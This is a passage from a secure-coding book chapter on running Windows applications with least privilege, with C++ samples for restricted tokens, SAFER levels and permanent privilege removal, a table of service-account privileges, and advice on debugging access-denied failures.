Scrolling through the Token Information field will give you a list of all SIDs and privileges in the token, as well as the user SID. For our sample application, the application is required to run as an administrator. The default contents of an administrator's token include the following, as determined by MyToken.cpp:

```
User   NORTHWINDTRADERS\blake
SIDS   NORTHWINDTRADERS\Domain Users
                       \Everyone
       BUILTIN\Administrators
       BUILTIN\Users
       NT AUTHORITY\INTERACTIVE
       NT AUTHORITY\Authenticated Users

Restricting SIDS
    None

Privileges
    SeChangeNotifyPrivilege (3)
    SeSecurityPrivilege (0)
    SeBackupPrivilege (0)
```

(continued)

```
SeRestorePrivilege (0)
SeSystemtimePrivilege (0)
SeShutdownPrivilege (0)
SeRemoteShutdownPrivilege (0)
SeTakeOwnershipPrivilege (0)
SeDebugPrivilege (0)
SeSystemEnvironmentPrivilege (0)
SeSystemProfilePrivilege (0)
SeProfileSingleProcessPrivilege (0)
SeIncreaseBasePriorityPrivilege (0)
SeLoadDriverPrivilege (2)
SeCreatePagefilePrivilege (0)
SeIncreaseQuotaPrivilege (0)
SeUndockPrivilege (2)
SeManageVolumePrivilege (0)
```

Note the numbers after the privilege names. This is a bitmap of the possible values described in Table 7-4.

Table 7-4 Privilege Attributes

Attribute	Value	Comments
SE_PRIVILEGE_USED_FOR_ACCESS	*0x80000000*	The privilege was used to gain access to an object.
SE_PRIVILEGE_ENABLED_BY_DEFAULT	*0x00000001*	The privilege is enabled by default.
SE_PRIVILEGE_ENABLED	*0x00000002*	The privilege is enabled.

Step 5: Are All the SIDs and Privileges Required?

Here's the fun part: have members from the design, development, and test teams analyze each SID and privilege in the token and determine whether each is required. This task is performed by comparing the list of resources and used APIs found in steps 1 and 2 against the contents of the token from step 4. If SIDs or privileges in the token do not have corresponding requirements, you should consider removing them.

> **Note** Some SIDs are quite benign, such as Users and Everyone. You shouldn't need to remove these from the token.

In our sample application, we find that the application is performing ACL checks only, not privilege checks, but the list of unused privileges is huge! If your application has a vulnerability that allows an attacker's code to execute, it will do so with all these privileges. Of the privileges listed, the debug privilege is probably the most dangerous, for all the reasons listed earlier in this chapter.

Step 6: Adjust the Token

The final step is to reduce the token capabilities, which you can do in three ways:

- Allow less-privileged accounts to run your application.
- Use restricted tokens.
- Permanently remove unneeded privileges.

Let's look at each in detail.

Allow Less-Privileged Accounts to Run Your Application

You can allow less-privileged accounts to run your application but not allow them to perform certain features. For example, your application might allow users to perform 95 percent of the tasks in the product but not allow them to, say, perform backups.

Note You can check whether the account using your application holds a required privilege at run time by calling the *PrivilegeCheck* function in Windows. If you perform privileged tasks, such as backup, you can then disable the backup option to prevent the user who does not hold the privilege from performing these tasks.

Important If your application requires elevated privileges to run, you might have corporate adoption problems for your application. Large companies don't like their users to run with anything but basic user capabilities. This is both a function of security and total cost of ownership. If a user can change parts of his systems because he has privilege to do so, he might get into trouble and require a call to the help desk. In short, elevated privilege requirements might be a deployment blocker for you.

One more aspect of running with least privilege exists: sometimes applications are poorly designed and require elevated privileges when they are not really needed. Often, the only way to rectify this sad state of affairs is to rearchitect the application.

I once reviewed a Web-based product that mandated that it run as SYSTEM. The product's team claimed this was necessary because part of their tool allowed the administrator of the application to add new user accounts. The application was monolithic, which required the entire process to run as SYSTEM, not just the administration portion. As it turned out, the user account feature was rarely used. After a lengthy discussion, the team agreed to change the functionality in the next release. The team achieved this in the following ways:

- By running the application as a predefined lesser-privileged account instead of as the local system account.
- By making the application require that administrators authenticate themselves by using Windows authentication.
- By making the application impersonate the user account and attempt to perform user account database operations. If the operating system denied access, the account was not an administrator!

The new application is simpler in design and leverages the operating system security, and the entire process runs with fewer privileges, thereby reducing the chance of damage in the event of a security compromise.

From a security perspective, there is no substitute for an application running as a low-privilege account. If a process runs as SYSTEM or some other high-privilege account and the process impersonates the user to "dumb down" the thread's capabilities, an attacker might still be able to gain SYSTEM rights by injecting code, say through a buffer overrun, that calls *RevertToSelf*, at which point the thread stops impersonating and reverts to the process identity, SYSTEM. If an application always runs in a low-level account, *RevertToSelf* is less effective. A great example of this is in IIS 5. You should always run Web applications out of process (Medium and High isolation settings), which runs the application as the low-privilege *IWAM_*machinename account, rather than run the application in process with the Web server process (Low isolation setting), which runs as SYSTEM. In the first scenario, the potential damage caused by a buffer overrun is reduced because the process is a guest account, which can perform few privileged operations on the computer. Note also that in IIS 6 no user code runs as SYSTEM; therefore, your application will fail to run successfully if it relies on the Web server process using the SYSTEM identity.

Use Restricted Tokens

A new feature added to Windows 2000 and later is the ability to take a user token and "dumb it down," or restrict its capabilities. A restricted token is a primary or impersonation token that the *CreateRestrictedToken* function has modified. A process or thread running in the security context of a restricted token is restricted in its ability to access securable objects or perform privileged operations, and the thread can access only local resources. You can perform three operations on a token with this function to restrict the token:

- Removing privileges from the token
- Specifying a list of restricting SIDs
- Applying the deny-only attribute to SIDs

Removing privileges Removing privileges is straightforward; it simply removes any privileges you don't want from the token, and they cannot be added back. To get the privileges back, the thread must be destroyed and re-created.

Specifying restricting SIDs By adding restricting SIDs to the access token, you can decide which SIDs you will allow in the token. When a restricted process or thread attempts to access a securable object, the system performs access checks on both sets of SIDs: the enabled SIDs and the list of restricting SIDs. Both checks must succeed to allow access to the object.

Let's look at an example of using restricting SIDs. An ACL on a file allows Everyone to read the file and Administrators to read, write, and delete the file. Your application does not delete files; in fact, it should not delete files. Deleting files is left to special administration tools also provided by your company. The user, Brian, is an administrator and a marketing manager. The token representing Brian has the following SIDs:

- Everyone
- Authenticated Users
- Administrators
- Marketing

Because your application does not perform any form of administrative function, you choose to incorporate a restricting SID made up of only the Everyone SID. When a user uses the application to manipulate the file, the application creates a restricted token. Brian attempts to delete the file by using the administration tool, so the operating system performs an access check by determining whether Brian has delete access based on the first set of SIDs. He does because he's a member of the Administrators group and administrators have delete access to the file. However, the operating system then looks at the next set of SIDs, the restricting SIDs, and finds only the Everyone SID there. Because Everyone has only read access to the file, Brian is denied delete access to the file.

> **Note** The simplest way to think about a restricted SID is to think of ANDing the two SID lists and performing an access check on the result. Another way of thinking about it is to consider the access check being performed on the intersection of the two SID lists.

Applying a deny-only attribute to SIDs Deny-only SIDs change a SID in the token such that it can be used only to deny the account access to a secured resource. It can never be used to allow access to an object. For example, a resource might have a Marketing (Deny All Access) ACE associated with it, and if the Marketing SID is in the token, the user is denied access. However, if another resource contains a Marketing (Allow Read) ACE and if the Marketing SID in the users' token is marked for deny access, only the user will not be allowed to read the object.

I know it sounds horribly complex. Hopefully, Table 7-5 will clarify matters.

Table 7-5 Deny-Only SIDs and ACLs Demystified

	Object ACL Contains Marketing (Allow Read) ACE	Object ACL Contains Marketing (Deny All Access) ACE	Object ACL Does Not Contain a Marketing ACE
User's token includes Marketing SID	Allow access	Deny access	Access depends on the other ACEs on the object
User's token includes the deny-only Marketing SID	Deny access	Deny access	Access depends on the other ACEs on the object

Note that simply removing a SID from a token can lead to a security issue, and that's why the SIDs can be marked for deny-only. Imagine that an ACL on a resource denies Marketing access to the resource. If your code removes the Marketing SID from a user's token, the user can magically access the resource!

Therefore, the SIDs ought to be marked for deny-only, rather than having the SID removed.

When to Use Restricted Tokens

When deciding when to use a restricted token, consider these issues:

- If you know a certain level of access is never needed by your application, you can mark those SIDs for deny-only. For example, screen savers should never need administrator access. So mark those SIDs for deny-only. In fact, this is what the screen savers in Windows 2000 and later do.
- If you know the set of users and groups that are minimally necessary for access to resources used by your application, use restricted SIDs. For example, if Authenticated Users is sufficient for accessing the resources in question, use Authenticated Users for the restricted SID. This would prohibit rogue code running under this restricted token from accessing someone's private profile data (such as cryptographic keys) because Authenticated Users is not on the ACL.
- If your application loads arbitrary code, you should consider using a restricted token. Examples of this include e-mail programs (attachments) and instant messaging and chat programs (file transfer). If your application calls *ShellExecute* or *CreateProcess* on arbitrary files, you might want to consider using a restricted token.

Restricted Token Sample Code

Restricted tokens can be passed to *CreateProcessAsUser* to create a process that has restricted rights and privileges. These tokens can also be used in calls to *ImpersonateLoggedOnUser* or *SetThreadToken*, which lets the calling thread impersonate the security context of a logged-on user represented by a handle to the restricted token.

The following sample code outlines how to create a new restricted token based on the current process token. The token then has every privilege removed, with the exception of *SeChangeNotifyPrivilege*, which is required by all accounts in the system. The *DISABLE_MAX_PRIVILEGE* flag performs this step; however, you can create a list of privileges to delete if you want to remove specific privileges. Also, the local administrator's SID is changed to a deny-only SID.

```
/*
  Restrict.cpp
*/
// Create a SID for the BUILTIN\Administrators group.
BYTE sidBuffer[256];
PSID pAdminSID = (PSID)sidBuffer;
SID_IDENTIFIER_AUTHORITY SIDAuth = SECURITY_NT_AUTHORITY;

If (!AllocateAndInitializeSid( &SIDAuth, 2,
                            SECURITY_BUILTIN_DOMAIN_RID ,
                            DOMAIN_ALIAS_RID_ADMINS, 0, 0, 0, 0, 0, 0,
                            &pAdminSID) ) {
    printf( "AllocateAndInitializeSid Error %u\n", GetLastError() );
    return -1;
}

// Change the local administrator's SID to a deny-only SID.
SID_AND_ATTRIBUTES SidToDisable[1];
SidToDisable[0].Sid = pAdminSID;
SidToDisable[0].Attributes = 0;

// Get the current process token.
HANDLE hOldToken = NULL;
if (!OpenProcessToken(
    GetCurrentProcess(),
    TOKEN_ASSIGN_PRIMARY | TOKEN_DUPLICATE |
    TOKEN_QUERY | TOKEN_ADJUST_DEFAULT,
    &hOldToken)) {
    printf("OpenProcessToken failed (%lu)\n", GetLastError() );
    return -1;
}

// Create restricted token from the process token.
HANDLE hNewToken = NULL;
if (!CreateRestrictedToken(hOldToken,
    DISABLE_MAX_PRIVILEGE,
    1, SidToDisable,
    0, NULL,
    0, NULL,
    &hNewToken)) {
    printf("CreateRestrictedToken failed (%lu)\n", GetLastError() );
    return -1;
}

if (pAdminSID)
    FreeSid(pAdminSID);
```

```
// The following code creates a new process
// with the restricted token.
PROCESS_INFORMATION pi;
STARTUPINFO si;
ZeroMemory(&si, sizeof(STARTUPINFO) );
si.cb = sizeof(STARTUPINFO);
si.lpDesktop = NULL;

// Build the path to Cmd.exe to make sure
// we're not running a Trojaned Cmd.exe.
char szSysDir[MAX_PATH+1];
if (GetSystemDirectory(szSysDir,MAX_PATH)) {
   char szCmd[MAX_PATH+1];
   if (StringCchCopy(szCmd,MAX_PATH,szSysDir) == S_OK &&
       StringCchCat(szCmd,MAX_PATH,"\\") == S_OK &&
       StringCchCat(szCmd,MAX_PATH,"cmd.exe") == S_OK) {

          if(!CreateProcessAsUser(
                  hNewToken,
                  szCmd, NULL,
                  NULL,NULL,
                  FALSE, CREATE_NEW_CONSOLE,
                  NULL, NULL,
                  &si,&pi))
              printf("CreateProcessAsUser failed (%lu)\n",
                     GetLastError() );
     }
}

CloseHandle(hOldToken);
CloseHandle(hNewToken);
return 0;
```

Note If a token contains a list of restricted SIDs, it is prevented from authenticating across the network as the user. You can use the *IsTokenRestricted* function to determine whether a token is restricted.

Important Do not force *STARTUPINFO.lpDesktop*—NULL in Restrict.cpp—to *winsta0\\default*. If you do and the user is using Terminal Server, the application will run on the physical console, not in the Terminal Server session that it ran from.

The complete code listing is available with the book's sample files in the folder Secureco2\Chapter07. The sample code creates a new instance of the command shell so that you can run other applications from within the shell to see the impact on other applications when they run in a reduced security context.

If you run this sample application and then view the process token by using the MyToken.cpp code that you can find on the companion CD, you get the following output. As you can see, the Administrators group SID has become a deny-only SID, and all privileges except *SeChangeNotifyPrivilege* have been removed.

```
User   NORTHWINDTRADERS\blake
SIDS   NORTHWINDTRADERS\Domain Users
       \Everyone
       BUILTIN\Administrators      [DENY]
       BUILTIN\Users
       NT AUTHORITY\INTERACTIVE
       NT AUTHORITY\Authenticated Users

Restricting SIDS
    None

Privileges
    SeChangeNotifyPrivilege (3)
```

The following code starts a new process using a restricted token. You can do the same for an individual thread. The following code shows how to use a restricted token in a multithreaded application. The thread start function, *ThreadFunc*, removes all the privileges from the thread token, other than bypass traverse checking, and then calls *DoThreadWork*.

```
#include <windows.h>
DWORD WINAPI ThreadFunc(LPVOID lpParam) {
    DWORD dwErr = 0;

    try {
        if (!ImpersonateSelf(SecurityImpersonation))
            throw GetLastError();

        HANDLE hToken = NULL;
        HANDLE hThread = GetCurrentThread();
        if (!OpenThreadToken(hThread,
            TOKEN_ASSIGN_PRIMARY | TOKEN_DUPLICATE |
            TOKEN_QUERY | TOKEN_IMPERSONATE,
            TRUE,
            &hToken))
            throw GetLastError();
        HANDLE hNewToken = NULL;
        if (!CreateRestrictedToken(hToken,
            DISABLE_MAX_PRIVILEGE,
            0, NULL,
            0, NULL,
            0, NULL,
            &hNewToken))
            throw GetLastError();

        if (!SetThreadToken(&hThread, hNewToken))
            throw GetLastError();

        // DoThreadWork operates in restricted context.
        DoThreadWork(hNewToken);

    } catch(DWORD d) {
        dwErr = d;
    }

    if (dwErr == 0)
        RevertToSelf();

    return dwErr;
}

void main() {
    HANDLE h = CreateThread(NULL, 0,
                            (LPTHREAD_START_ROUTINE)ThreadFunc,
                            NULL, CREATE_SUSPENDED, NULL);
    if (h)
        ResumeThread(h);
}
```

Software Restriction Policies and Windows XP

Windows XP includes new functionality, named Software Restriction Policies—also known as SAFER—to make restricted tokens easier to use and to deploy in applications. I want to focus on the programmatic aspects of SAFER rather than on its administrative features. You can learn more about SAFER administration in the Windows XP online Help by searching for *Software Restriction Policies*.

SAFER also includes some functions, declared in Winsafer.h, to make working with reduced privilege tokens easier. One such function is *SaferComputeTokenFromLevel*. This function is passed a token and can change the token to match predefined reduced levels of functionality.

The following sample code shows how you can create a new process to run as NormalUser, which runs as a nonadministrative, non-power-user account. This code is also available with the book's sample files in the folder Secureco2\Chapter07. After you run this code, run MyToken.cpp to see which SIDs and privileges are adjusted.

```
/*
  SAFER.cpp
*/
#include <windows.h>
#include <WinSafer.h>
#include <winnt.h>
#include <stdio.h>
#include <strsafe.h>

void main() {
    SAFER_LEVEL_HANDLE hAuthzLevel;

    // Valid programmatic SAFER levels:
    //  SAFER_LEVELID_FULLYTRUSTED
    //  SAFER_LEVELID_NORMALUSER
    //  SAFER_LEVELID_CONSTRAINED
    //  SAFER_LEVELID_UNTRUSTED
    //  SAFER_LEVELID_DISALLOWED

    // Create a normal user level.
    if (SaferCreateLevel(SAFER_SCOPEID_USER,
                         SAFER_LEVELID_NORMALUSER,
                         0, &hAuthzLevel, NULL)) {

        //  Generate the restricted token that we will use.
        HANDLE hToken = NULL;
        if (SaferComputeTokenFromLevel(
            hAuthzLevel,    // Safer Level handle
            NULL,           //  NULL is current thread token.
            &hToken,        // Target token
            0,              // No flags
            NULL)) {        // Reserved

            // Build the path to Cmd.exe to make sure
            // we're not running a Trojaned Cmd.exe.
            char szPath[MAX_PATH+1], szSysDir[MAX_PATH+1];
            if (GetSystemDirectory(szSysDir, sizeof (szSysDir))) {
                StringCbPrintf(szPath,
                          sizeof (szPath),
                          "%s\\cmd.exe",
                          szSysDir);

                STARTUPINFO si;
                ZeroMemory(&si, sizeof(STARTUPINFO));
                si.cb = sizeof(STARTUPINFO);
                si.lpDesktop = NULL;

                PROCESS_INFORMATION pi;
                if (!CreateProcessAsUser(
                    hToken,
                    szPath, NULL,
                    NULL, NULL,
                    FALSE, CREATE_NEW_CONSOLE,
                    NULL, NULL,
                    &si, &pi))
                    printf("CreateProcessAsUser failed (%lu)\n",
                           GetLastError() );
            }

        }
        SaferCloseLevel(hAuthzLevel);
    }
}
```

Note SAFER does much more than make it easier to create predefined tokens and run processes in a reduced context. Explaining the policy and deployment aspects of SAFER is beyond the scope of this book, a book about building secure applications, after all. However, even a well-written application can be subject to attack if it’s poorly deployed or administered. It is therefore imperative that the people deploying your application understand how to install and manage technologies, such as SAFER, in a robust and usable manner.

Permanently Removing Unneeded Privileges

During the Windows Security Push, we added new functionality to Windows .NET Server 2003 to remove privileges from a running application. This is a little different from the Software Restriction Policies, in that the new functionality removes privileges from the process’s primary token, not a duplicated thread. The advantage is that the privileges can never be used by the application, regardless of whether the code is used normally or is under attack.

Generally, the code to remove privileges is called early when the application starts up, and the following code is an example that removes two privileges from the process token.

```
// RemPriv
#ifndef SE_PRIVILEGE_REMOVED
#define SE_PRIVILEGE_REMOVED (0x00000004)
#endif

DWORD RemovePrivs(LPCTSTR szPrivs[], DWORD cPrivs) {
    HANDLE hProcessToken = NULL;

    if (!OpenProcessToken(GetCurrentProcess(),
                    TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
                    &hProcessToken))
        return GetLastError();

    DWORD cbBuff = sizeof TOKEN_PRIVILEGES +
                (sizeof LUID_AND_ATTRIBUTES * cPrivs);
    char *pbBuff = new char[cbBuff];
    PTOKEN_PRIVILEGES pTokPrivs = (PTOKEN_PRIVILEGES)pbBuff;

    // remove two privileges
    pTokPrivs->PrivilegeCount = cPrivs;

    for (DWORD i=0; i < cPrivs; i++) {
        LookupPrivilegeValue(NULL,szPrivs[i],
                &(pTokPrivs->Privileges[i].Luid));
        pTokPrivs->Privileges[i].Attributes = SE_PRIVILEGE_REMOVED;
    }

    // Remove the privileges
    BOOL fRet = AdjustTokenPrivileges(hProcessToken,
                                FALSE,
                                pTokPrivs,
                                0,
                                NULL,
                                NULL);
    DWORD dwErr = GetLastError();

#ifdef _DEBUG
    printf("AdjustTokenPrivileges() -> %d\nGetLastError() -> %d\n",
                fRet,
                dwErr);
#endif

    if (pbBuff) delete [] pbBuff;

    CloseHandle(hProcessToken);

    return dwErr;
}
```

```
int main(int argc, CHAR* argv[]) {
    LPCTSTR szPrivs[] = {SE_TAKE_OWNERSHIP_NAME, SE_DEBUG_NAME};
    if (RemovePrivs(szPrivs,
        sizeof(szPrivs)/sizeof(szPrivs[0])) == 0) {
        //Cool! It worked
    }
}
```

If you are familiar with *AdjustTokenPrivileges*, you'll realize that the only change is the addition of a new flag, *SE_PRIVILEGE_REMOVED*. The good news is that's all there is to it! Remember, this is different from simply disabling a privilege, because the privilege is permanently removed from the instance of the token when the new option is used. Removing privileges from your process token will only affect your process, and not other processes running under the same account.

If you have created a service designed to work with Windows .NET Server 2003, and you know that the code never uses certain privileges, you should use code like this to remove the unneeded privileges. You should wrap the code in call to *GetVersionEx* to determine the operating system, since this code runs on Windows .NET Server 2003 and later.

For example, in Windows .NET Server 2003, the LSA process (LSASS.EXE) removes the following privileges because they are not required by the process when performing its operating system tasks:

- SeTakeOwnershipPrivilege
- SeCreatePagefilePrivilege
- SeLockMemoryPrivilege
- SeAssignPrimaryTokenPrivilege
- SeIncreaseQuotaPrivilege
- SeIncreaseBasePriorityPrivilege
- SeCreatePermanentPrivilege
- SeSystemEnvironmentPrivilege
- SeUndockPrivilege
- SeLoadDriverPrivilege
- SeProfileSingleProcessPrivilege
- SeManageVolumePrivilege

The Smartcard service also disables the following unnecessary privileges:

- SeSecurityPrivilege
- SeSystemtimePrivilege
- SeDebugPrivilege
- SeShutdownPrivilege
- SeUndockPrivilege

Some components have gone so far as to simply remove all privileges but *SeChangeNotifyPrivilege*, which is required by NTFS. The following code will achieve this goal:

```
/*
    JettisonPrivs.cpp
*/

#ifndef SE_PRIVILEGE_REMOVED
#    define SE_PRIVILEGE_REMOVED (0x00000004)
#endif

#define SAME_LUID(luid1,luid2) \
    (luid1.LowPart == luid2.LowPart && \
    luid1.HighPart == luid2.HighPart)

DWORD JettisonPrivs() {
    DWORD  dwError = 0;
    VOID*  TokenInfo = NULL;

    try {
        HANDLE hToken = NULL;
        if (!OpenProcessToken(
            GetCurrentProcess(),
            TOKEN_QUERY | TOKEN_ADJUST_PRIVILEGES,
            &hToken))
                throw GetLastError();

        DWORD dwSize=0;
        if (!GetTokenInformation(
            hToken,
            TokenPrivileges,
            NULL, 0,
            &dwSize)) {

            dwError = GetLastError();
            if (dwError != ERROR_INSUFFICIENT_BUFFER)
```

```
                throw dwError;
        }

        TokenInfo = new char[dwSize];

        if (NULL == TokenInfo)
            throw ERROR_NOT_ENOUGH_MEMORY;

        if (!GetTokenInformation(
            hToken,
            TokenPrivileges,
            TokenInfo, dwSize,
            &dwSize))
                throw GetLastError();

        TOKEN_PRIVILEGES* pTokenPrivs = (TOKEN_PRIVILEGES*) TokenInfo;

        // don't remove this priv
        LUID luidChangeNotify;
        LookupPrivilegeValue(NULL,SE_CHANGE_NOTIFY_NAME,
                             &luidChangeNotify);

        for (DWORD dwIndex = 0;
                   dwIndex < pTokenPrivs->PrivilegeCount;
                   dwIndex++)
            if (!SAME_LUID (pTokenPrivs->Privileges[dwIndex].Luid,
                         luidChangeNotify))
                pTokenPrivs->Privileges[dwIndex].Attributes =
                      SE_PRIVILEGE_REMOVED;

        if (!AdjustTokenPrivileges(
            hToken,
            FALSE,
            pTokenPrivs, dwSize,
            NULL, NULL))
                throw GetLastError();
    } catch (DWORD err) {
        dwError = err;
    }

    if (TokenInfo)
        delete [] TokenInfo;

    return dwError;
}
```

Low-Privilege Service Accounts in Windows XP and Windows .NET Server 2003

Traditionally, Windows services have had the choice of running under either the local system security context or under some arbitrary user account. Creating user accounts for each service is unwieldy at best. Because of this, nearly all local services are configured to run as SYSTEM. The problem with this is that the local system account is highly privileged—it has *SeTcbPrivilege*, the SYSTEM SID, and Local Administrators SID, among others—and breaking into the service is often an easy way to achieve a privilege elevation attack.

Many services don't need an elevated privilege level; hence the need for a lower privilege–level security context available on all systems. Windows XP introduces two new service accounts:

- The local service account (NT AUTHORITY\LocalService)
- The network service account (NT AUTHORITY\NetworkService)

The local service account has minimal privileges on the computer and acts as the anonymous user account when accessing network-based resources. The network service account also has minimal privileges on the computer; however, it acts as the computer account when accessing network-based resources.

For example, if your service runs on a computer named BlakeLaptop as the local Service account and accesses, say, a file on a remote computer, you'll see the anonymous user account (not to be confused with the guest account) attempt to access the resource. In many cases, unauthenticated access (that is, anonymous access) is disallowed, and the request for the network-based file will fail. If your service runs as the network service account on BlakeLaptop and accesses the same file on the same remote computer, you'll see an account named *BLAKELAPTOP$* attempt to access the file.

Note Remember that in Windows 2000 and later a computer in a domain is an authenticated entity, and its name is the machine name with a *$* appended. You can use ACLs to allow and disallow computers access to your resources just as you can allow and disallow normal users access.

Table 7-6 shows which privileges are associated with each service account in Windows .NET Server 2003.

Table 7-6 Well-Known Service Accounts and Their Default Privileges

Privilege	Local System	Local Service	Network Service
SeCreateTokenPrivilege	X		
SeAssignPrimaryTokenPrivilege	X	X	X
SeLockMemoryPrivilege	X		
SeIncreaseQuotaPrivilege	X		
SeMachineAccountPrivilege			
SeTcbPrivilege	X		
SeSecurityPrivilege	X	X	X
SeTakeOwnershipPrivilege	X		
SeLoadDriverPrivilege	X		
SeSystemProfilePrivilege			
SeSystemtimePrivilege	X	X	X
SeProfileSingleProcessPrivilege	X		
SeIncreaseBasePriorityPrivilege	X		
SeCreatePagefilePrivilege	X		
SeCreatePermanentPrivilege	X		
SeBackupPrivilege	X		
SeRestorePrivilege	X		
SeShutdownPrivilege	X		
SeDebugPrivilege	X		
SeAuditPrivilege	X	X	X
SeSystemEnvironmentPrivilege	X		
SeChangeNotifyPrivilege	X	X	X
SeRemoteShutdownPrivilege			
SeUndockPrivilege	X	X	X
SeSyncAgentPrivilege			
SeEnableDelegationPrivilege			

As you can see, the local system account is bristling with privileges, some of which you will not need for your service to run. So why use this account? Remember that the big difference between the two new service accounts is that the network service account can access networked resources as the computer identity. The local service account can access networked resources as the anonymous user account, which, in secure environments where anonymous access is disallowed, will fail.

Important If your service currently runs as the local system account, perform the analysis outlined in "A Process for Determining Appropriate Privilege" earlier in this chapter and consider moving the service account to the less-privileged network service or local service accounts.

The Impersonate Privilege and Windows .NET Server 2003

The impersonation model works really well with the trusted subsystem model—the server is all-powerful and controls access to all resources it owns. However, what we are seeing now is a factored model, where the server is not all-powerful and does not own the resources—they belong to the next server in the chain. Because it is possible for a not-so-trusted server to impersonate a highly privileged account and potentially become that account, we added a new privilege to Windows .NET Server 2003—*SeImpersonatePrivilege*. The details of the new impersonate privilege are shown in Table 7-7.

Table 7-7 The Impersonate Privilege

#define	**Name**	**Value**
SE_IMPERSONATE_NAME	*SeImpersonatePrivilege*	29L

By default, a process with the following SIDs in the token has this privilege:

- SYSTEM
- Administrators
- Service

The Everyone account does not have this privilege, while the Service account has this privilege because it is very common for services to impersonate users. Installing a new service requires the user be a trusted account, such as an administrator.

You should test your application thoroughly if it uses impersonation.

Note that this privilege only applies when quality of security is set to impersonate or delegate (for example, *RPC_C_IMP_LEVEL_IMPERSONATE* and *RPC_C_IMP_LEVEL_DELEGATE*). It is not enforced for anonymous or identify (for example, *RPC_C_IMP_LEVEL_ANONYMOUS* and

RPC_C_IMP_LEVEL_IDENTIFY). In addition, your code can always impersonate the process identity whether the account has this privilege or not. In other words, you can always impersonate yourself.

Debugging Least-Privilege Issues

You might be wondering why I'm adding a debugging section to a book about good security design and coding practices. Developers and testers often balk at running their applications with least privilege because working out why an application fails can be difficult. This section covers some of the best ways to debug applications that fail to operate correctly when running as a lower-privilege account, such as a general user and not as an administrator.

People run applications with elevated privileges for two reasons:

- The code runs fine on Windows 95, Windows 98, and Windows Me but fails mysteriously on Windows NT and later unless the user is an administrator.
- Designing, writing, testing, and debugging applications can be difficult and time-consuming.

Let me give you some background. Before Microsoft released Windows XP, I spent some time with the application compatibility team helping them determine why applications failed when they were not run as an administrator. The problem was that many applications were designed to run on Windows 95, Windows 98, and Windows Me. Because these operating systems do not support security capabilities such as ACLs and privileges, applications did not need to take security failures into account. It's not uncommon to see an application simply fail in a mysterious way when it runs as a user and not as an administrator because the application never accounts for access denied errors.

Why Applications Fail as a Normal User

Many applications designed for Windows 95, Windows 98 and Windows Me do not take into consideration that they might run in a more secure environment such as Windows NT, Windows 2000, or Windows XP. As I have already discussed, these applications fail because of privilege failures and ACL failures. The primary ACL failure culprit is the file system, followed by the registry. In addition, applications might fail in various ways and give no indication that the failure stems from a security error, because they were never tested on a secure platform in the first place.

For example, a popular word processor we tested yielded an Unable To Load error when the application ran as a normal user but worked flawlessly as an administrator. Further investigation showed that the application failed because it was denied access to write to a registry key. Another example: a popular shoot-'em-up game ran perfectly on Windows Me but failed in Windows XP unless the user was logged on as a local administrator. Most disconcerting was the Out Of Memory error we saw. This led us to spend hours debugging the wrong stuff until finally we contacted the vendor, who informed us that if all error-causing possibilities are exhausted, the problem must be a lack of memory! This was not the case—the error was an access denied error while attempting to write to the c:\Program Files directory. Many other applications simply failed with somewhat misleading errors or access violations.

> **Important** Make sure your application handles security failures gracefully by using good, useful error messages. Your efforts will make your users happy.

How to Determine Why Applications Fail

Three tools are useful in determining why applications fail for security reasons:

- The Windows Event Viewer
- RegMon (from *http://www.sysinternals.com*)
- FileMon (from *http://www.sysinternals.com*)

The Windows Event Viewer

The Windows Event Viewer will display security errors if the developer or tester elects to audit for specific security categories. It is recommended that you audit for failed and successful use of privileges. This will help determine whether the application has attempted to use a privilege available only to higher-privileged accounts. For example, it is not unreasonable to expect a backup program to require backup privileges, which are not available to most users. You can set audit policy by performing the following steps in Windows XP. (You can follow similar steps in Windows 2000.)

1. Open Mmc.exe.
2. In the Console1 dialog box, select File and then select Add/Remove Snap-In.

3. In the Add/Remove Snap-In dialog box, click Add to display the Add Standalone Snap-In dialog box.
4. Select the Group Policy snap-in, and click Add.
5. In the Select Group Policy Object dialog box, click Finish. (The Group Policy object should default to Local Computer.)
6. Close the Add Standalone Snap-In dialog box.
7. Click OK to close the Add/Remove snap-in.
8. Navigate to Local Computer Policy, Computer Configuration, Windows Settings, Security Settings, Local Policies, Audit Policy.
9. Double-click Audit Privilege Use to open the Audit Privilege Use Properties dialog box.
10. Select the Success and Failure check boxes, and click OK.
11. Exit the tool. (Note that it might take a few seconds for the new audit policy to take effect.)

When you run the application and it fails, take a look at the security section of the Windows event log to look for events that look like this:

```
Event Type:      Failure Audit
Event Source:      Security
Event Category:   Privilege Use
Event ID:      578
Date:         5/21/2002
Time:         10:15:00 AM
User:         NORTHWINDTRADERS\blake
Computer:      CHERYL-LAP
Description:
Privileged object operation:
    Object Server:   Security
    Object Handle:   0
    Process ID:   444
    Primary User Name:BLAKE-LAP$
    Primary Domain:   NORTHWINDTRADERS
    Primary Logon ID:   (0x0,0x3E7)
    Client User Name:   blake
    Client Domain:   NORTHWINDTRADERS
    Client Logon ID:   (0x0,0x485A5)
    Privileges:      SeShutdownPrivilege
```

In this example, Blake is attempting to do some task that uses shutdown privilege. Perhaps this is why the application is failing.

RegMon and FileMon

Many failures occur because of ACL checks failing in the registry or the file system. These failures can be determined by using RegMon and FileMon, two superb tools from *http://www.sysinternals.com*. Both these tools display ACCDENIED errors when the process attempts to use the registry or the file system in an inappropriate manner for that user account—for example, a user account attempting to write to a registry key when the key is updatable only by administrators.

No security file access issues exist when the hard drive is using FAT or FAT32. If the application fails on NTFS but works on FAT, the chances are good that the failure stems from an ACL conflict, and FileMon can pinpoint the failure. But you're not using FAT, right? Because you care about security! *GetFileSecurity* and *SetFileSecurity* succeed on FAT, but they are essentially no-ops. Depending on your application, you might want to warn the user if she chooses to install onto a FAT partition.

Note Both RegMon and FileMon allow you to filter the tool's output based on the name of the application being assessed. You should use this option because the tools can generate volumes of data!

The flowcharts in Figures 7-3 through 7-5 illustrate how to evaluate failures caused by running with reduced privileges.

Important From a security perspective, there is no substitute for an application operating at least privilege. This includes not requiring that applications run as an administrator or SYSTEM account when performing day-to-day tasks. Ignore this advice at your peril.

